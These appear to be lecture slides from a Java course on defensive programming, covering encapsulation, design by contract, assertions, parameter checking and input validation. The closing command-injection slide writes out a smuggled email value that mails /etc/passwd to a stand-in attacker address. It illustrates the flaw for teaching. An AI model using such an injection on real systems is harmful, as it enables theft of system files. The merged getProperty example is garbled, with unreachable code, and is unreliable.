Defensive Programming

Idaho State University | Computer Science

Isaac Griffith

CS 2263
Department of Informatics and Computer Science
Idaho State University

ROAR

Outcomes

After today's lecture you will be able to:

- Understand the basis of defensive programming
- Understand the need for encapsulation
- Understand the basics of Design By Contract
- Understand the use of assertions and invariants
- Use assertions
- Understand the basics of parameter checking and input validation
- Understand Command Injection

Inspiration

“Don’t write better error messages, write code that doesn’t need them.”
– Jason C. McDonald

Why Program Defensively?

- Normally, your classes will form part of a larger system
- So other programmers will be using and relying upon your classes
- Obviously, your classes should be correct, but equally importantly, you classes should be robust – that is, resistant to accidental misuse by other programmers
- You should aim to ensure that no errors in the final system can be attributed to the behavior of your classes
- We use the terminology “client code” for the code written by other programmers that are using your classes.

Encapsulation

- One of the most important features of OOP is that it facilitates encapsulation – a class encapsulates both the data it uses, and the methods to manipulate the data
- The external user only sees the public methods of the class, and interacts with the objects of that class purely by calling those methods
- This has several benefits
  - Users are insulated from needing to learn details outside their scope of competence
  - Programmers can alter or improve the implementation without affecting any client code

Access Restrictions

- Encapsulation is enforced by the correct use of the access modifiers, public, private,
, and protected
- If you omit the access modifier, then you get the default, sometimes known as “package”
- These latter two modifiers are only really relevant for multi-package programs that use inheritance, so we need only condiser public and private at the moment

`public` and `private`

- If an **instance variable** is **public**, then
  - Any object can access it directly
  - Any object can alter it directly
- If an **instance variable** is **private**, then
  - Objects that belong to the same class can access and alter it
  - Notice that privacy is a per-class attribute not per-object
- If a **method** is public, then
  - Any object can call that method
- If a **method** is private, then
  - Objects that belong to the same class can call it

Public Methods

- The public interface of a class is its list of public methods, which details all of the services that this class provides
- Once a class is released (for example, as part of a library), then it is impossible or very difficult to change its public interface, because client code may use any of the public methods
- Public methods must be precisely documented and robust to incorrect input and accidental misuse
- Classes should make as few methods public as possible – limit them to just the methods needed for the class to perform its stated function.

Public Variables

- Normally isntance variables should **not** be public, since if client code can alter the values of instance variables then the benefit of encapsulation is lost
- If client access to instance variables is desirable, then it should be provided by accessor and/or mutator methods (getters and setters)
- Advantages
  - Maintenance of object integrity
  - Permits change of implementation

Simple Example

```
class MyDate {
  public int day;
  public String month;
  public int year;
}

MyDate md = new MyDate();
md.day = 32;
md.month = "Feb";
```

Here md, is corrupt (since there is no Feb. 31) which could cause problems elsewhere in the system.

Use Mutators Instead

```
public void setDay(int day) {
  // Check that day is valid for this.month
  // before setting the variables
}

public int getDay() {
  return this.day;
}
```

- Setter methods act as “gatekeepers” to protect the integrity of objects.
- Setters reject values that would create a corrupt object.
- Getters return a value for client code to use, but do not allow the object itself to be changed.

Defensive Programming

- There can always be errors (e.g. scarce resources)
- Procedures defend themselves from errors
- Use special unchecked exception FailureException
- Not listed in specification!
- Raise when some assumption doesn't hold, i.e.,
  - breach of contract


Defensive Programming

- Good programming practices that protect you from your own programming mistakes, as well as those of others
  - Assertions
  - Parameter Checking


  These principles are about reliability. There are fundamentally two (not mutually exclusive) approaches to make software more reliable:
  - Design by contract: write a clear contract on how method caller is supposed to use method, and assume caller is disciplined and obeys the contract to e.g. not pass a null object.
  - Defensive Programming: library writer is cautious and is guarding against callers improperly e.g. passing null object by explicitly checking for that condition and taking appropriate action.

  Another way to view it is DbC puts the onus on the caller and DP puts the onus on the callee of a method to meet the specification

DbC Example



DP Example


public Object getProperty(String property)
throws IllegalAccessException {
if (properties == null) {
return null;
throw new IllegalAccessException(
"What are you doing? No properties!");
}
return properties.get(property);
Object value = properties.get(property);
if (value == null) {
throw new IllegalAccessException(
"You're screwing up! No property value.");
} else {
return value;
}
}
We don't return null anymore... we make a BIG deal about asking for a non-existent property.
This version of getProperty() can throw a CHECKED exception, so code using Unit will have to catch this exception.
This is a defensive version of Unit.java.
class Unit {
Unit() {
}
}
Unit.java

DbC and DP

Which to do and how much?

- You should usually be doing some of both in different aspects of application
- If there is a contract make sure it is documented or users of API will not know about it.
- The more distant your users are (e.g., if you are writing a library), the more defensive & contractual you need to be

Tradeoffs:

- Defensive programming can slow down code due to the overhead of all the checks and raise new exceptions at runtime whereas contracts are compile-time
- Contracts are just words so code may in fact not obey the intent of the contract and without defensive programming backup something bad could happen at runtime.

Assertions

- As we write code, we make many assumptions about the state of the program and the data it processes
  - A variable's value is in a particular range
  - A file exists, is writable, is open, etc.
  - The maximum size of the data is N (e.g., 1000)
  - The data is sorted
  - A network connection to another machine was successfully opened
  - ...
- The correctness of our program depends on the validity of our assumptions
- Fault assumptions result in buggy, unreliable code

Assertions

- Boolean expressions
- Used to check:
  - Pre-conditions
    - reflect **requires** clause
    - Test client
  - Post-conditions
    - reflect **effects** clause
    - test procedure
  - Invariants
- Include specification in the software

Invariants

- **Invariant** – “A rule, such as the ordering of an ordered list or heap, that applies throughout the life of a data structure or procedure. Each change to the data tructure must maintain the correctness of the invariant”
- **Class Invariant** – if the “data structure” above is a class

Invariants Example

```
class CharStack {
  private char[] cArr; // internal rep
  private int i = 0;
  void push (char c) {
    cArr[i] = c;
    i++;
  }
}
```

- The invariant in this example is: "**i** should always be equal to the size of the stack (i.e., point at one above at the top of the stack)"

Assertions in Java

- Added in JDK 1.4
- General Syntax:

```
assert expression1 : expression2
```

- Examples:

```
assert value >= 0;
assert someInvariantTrue();
assert value >= 0 : "Value must be > 0: value = " + value;
```

- `> javac *.java`
- `> java -ea MyClass`

Handling Assertions in Java

- Evaluate $expression_1$
  - If true
    - No further action
  - If false
    - And if $expression_2$ exists Evaluate $expression_2$ and throw AssertionError(expression2)
  - Else
    - Use the default AssertionError constructor

Care with Assertions

- Side effects in assertions

```
void push (char c) {
  cArr[i] = c;
  assert (i++ == topElement());
}
```

- Change of flow in assertions
- Performance vs. correctness
  - Open issue

Assertions vs. Exceptions

- If one of my assumptions is wrong, shouldn't I throw an exception rather than use an assertion?
- Assertions are used to find and remove bugs before software is shipped
  - Assertions are turned off in the released software
- Exceptions are used to deal with errors that can occur even if the code is completely correct
  - Out of memory, disk full, file missing, file corrupted, network error, ...

Assertions vs. Exceptions

```
// In Class Sensor:
public void setSampleRate(int rate) throws SensorException {
    if (rate < MIN_HERTZ || MAX_HERTZ < rate)
      throw new SensorException("Illegal rate: " + rate);

    this.rate = rate;
}

public void setSampleRate(int rate) {
  assert MIN_HERTZ <= rate && rate <= MAX_HERTZ :
    "Illegal rate: " + rate;

  this.rate = rate;
}
```

Parameter Checking

- Another important defensive programming technique is “parameter checking”
- A method or function should always check its input parameters to ensure that they are valid
- Two ways to check parameter values
  - assert
  - if statement that throws exception if parameter is invalid
- Which should you use, asserts or exceptions?

Parameter Checking

- Another important defensive programming technique is “parameter checking”
- A method or function should always check its input parameters to ensure that they are valid
- Two ways to check parameter values
  - assert
  - if statement that throws exception if parameter is invalid
- Which should you use, asserts or exceptions?
- If you have control over the calling code, use asserts
  - If parameter is invalid, you can fix the calling code
- If you don’t have control over the calling code, throw exceptions
  - e.g., your product might be a class library

Input Validation

- Input validation problems are the most common vulnerabilities
  - All programs take user-supplied input
- Programs without input validation could be open to many attacks
- Examples:
  - Format string attacks, SQL injection, command injection, Cross Site Scripting

General Advice: “All Input is Evil”

- Always check that your input is as you expect
  - Are you expecting a user to enter a color?
    - Verify it’s a real color then
    - Or, force them to choose a color from a list
- Assume the worst – although most of your users are probably going to be “good guys”, hackers have access to your program too
- Think like an attacker!
  - Think how you might abuse a system with weird input

Sources of Input

- Command line
- Environment Variables
- File Names
- File Contents (indirect?)
- Network Connections
- Web-Based Application Inputs: URL, POST, etc.
- Other Inputs
  - Database systems & other external services
  - Registry/System property
  - ...

This is **not** a complete enumerated list, these are only **examples** You must do input validation of all channels where untrusted data comes form (at least).

Which sources of input matter depends on the kind of application, application environment, etc. What follows are potential channels

Minimize the Attack Surface

- Make attack surface as small as possible
  - Disable channels (e.g., ports) and methods (APIs)
  - Prevent access to them by attackers (firewall, access control)
- Make sure you know every system entry point
  - Network: Scan system to make sure
- For the remaining surface, as soon as possible:
  - Ensure it's authenticated & authorized (if appropriate)
  - Ensure that all untrusted input is valid (input filtering)
    - Untrusted input = Any input from a soruce not totally trusted
    - Failures here are CWE-20: **Inproper Input Validation**
  - Many would argue "validate all input", not just untrusted
    - Trusted admins make mistakes too!

Example: Converting Grades

```
import java.util.*;

public class TestScore {
  public static void main(String[] args) {
    Scanner console = new Scanner(System.in);
    System.out.println("Enter test score");
    int testScore = console.nextInt();

    if (testScore >= 90) System.out.println("Your grade is A");
    else if (testScore >= 80) System.out.println("Your grade is B");
    else if (testScore >= 70) System.out.println("Your grade is C");
    else if (testScore >= 60) System.out.println("Your grade is D");
    else System.out.println("Your grade is F");
  }
}
```

What input-validation problems this program has?

Well, it doesn't check for negative grades or grades greater than 100.

Is This Security Critical?

- You might think these are just harmless, annoying programming problems
- But some of them might cause security problems
  - Format string attacks
    - The program doesn't expect the input contains things like "%d", "%n", "%s"

Command Injection

- An application inputs an email adresss from a user and writs the address to a buffer

```
sprintf(buffer, "/bin/mail < /tmp/email %s", addr);
```

The buffer is then executed using the `system()` call

- The risk is, of course, that the user enters the following string as an email address;
- `bogus@addr.com; cat /etc/passwd | mail some@badguy.net`

Are there any questions?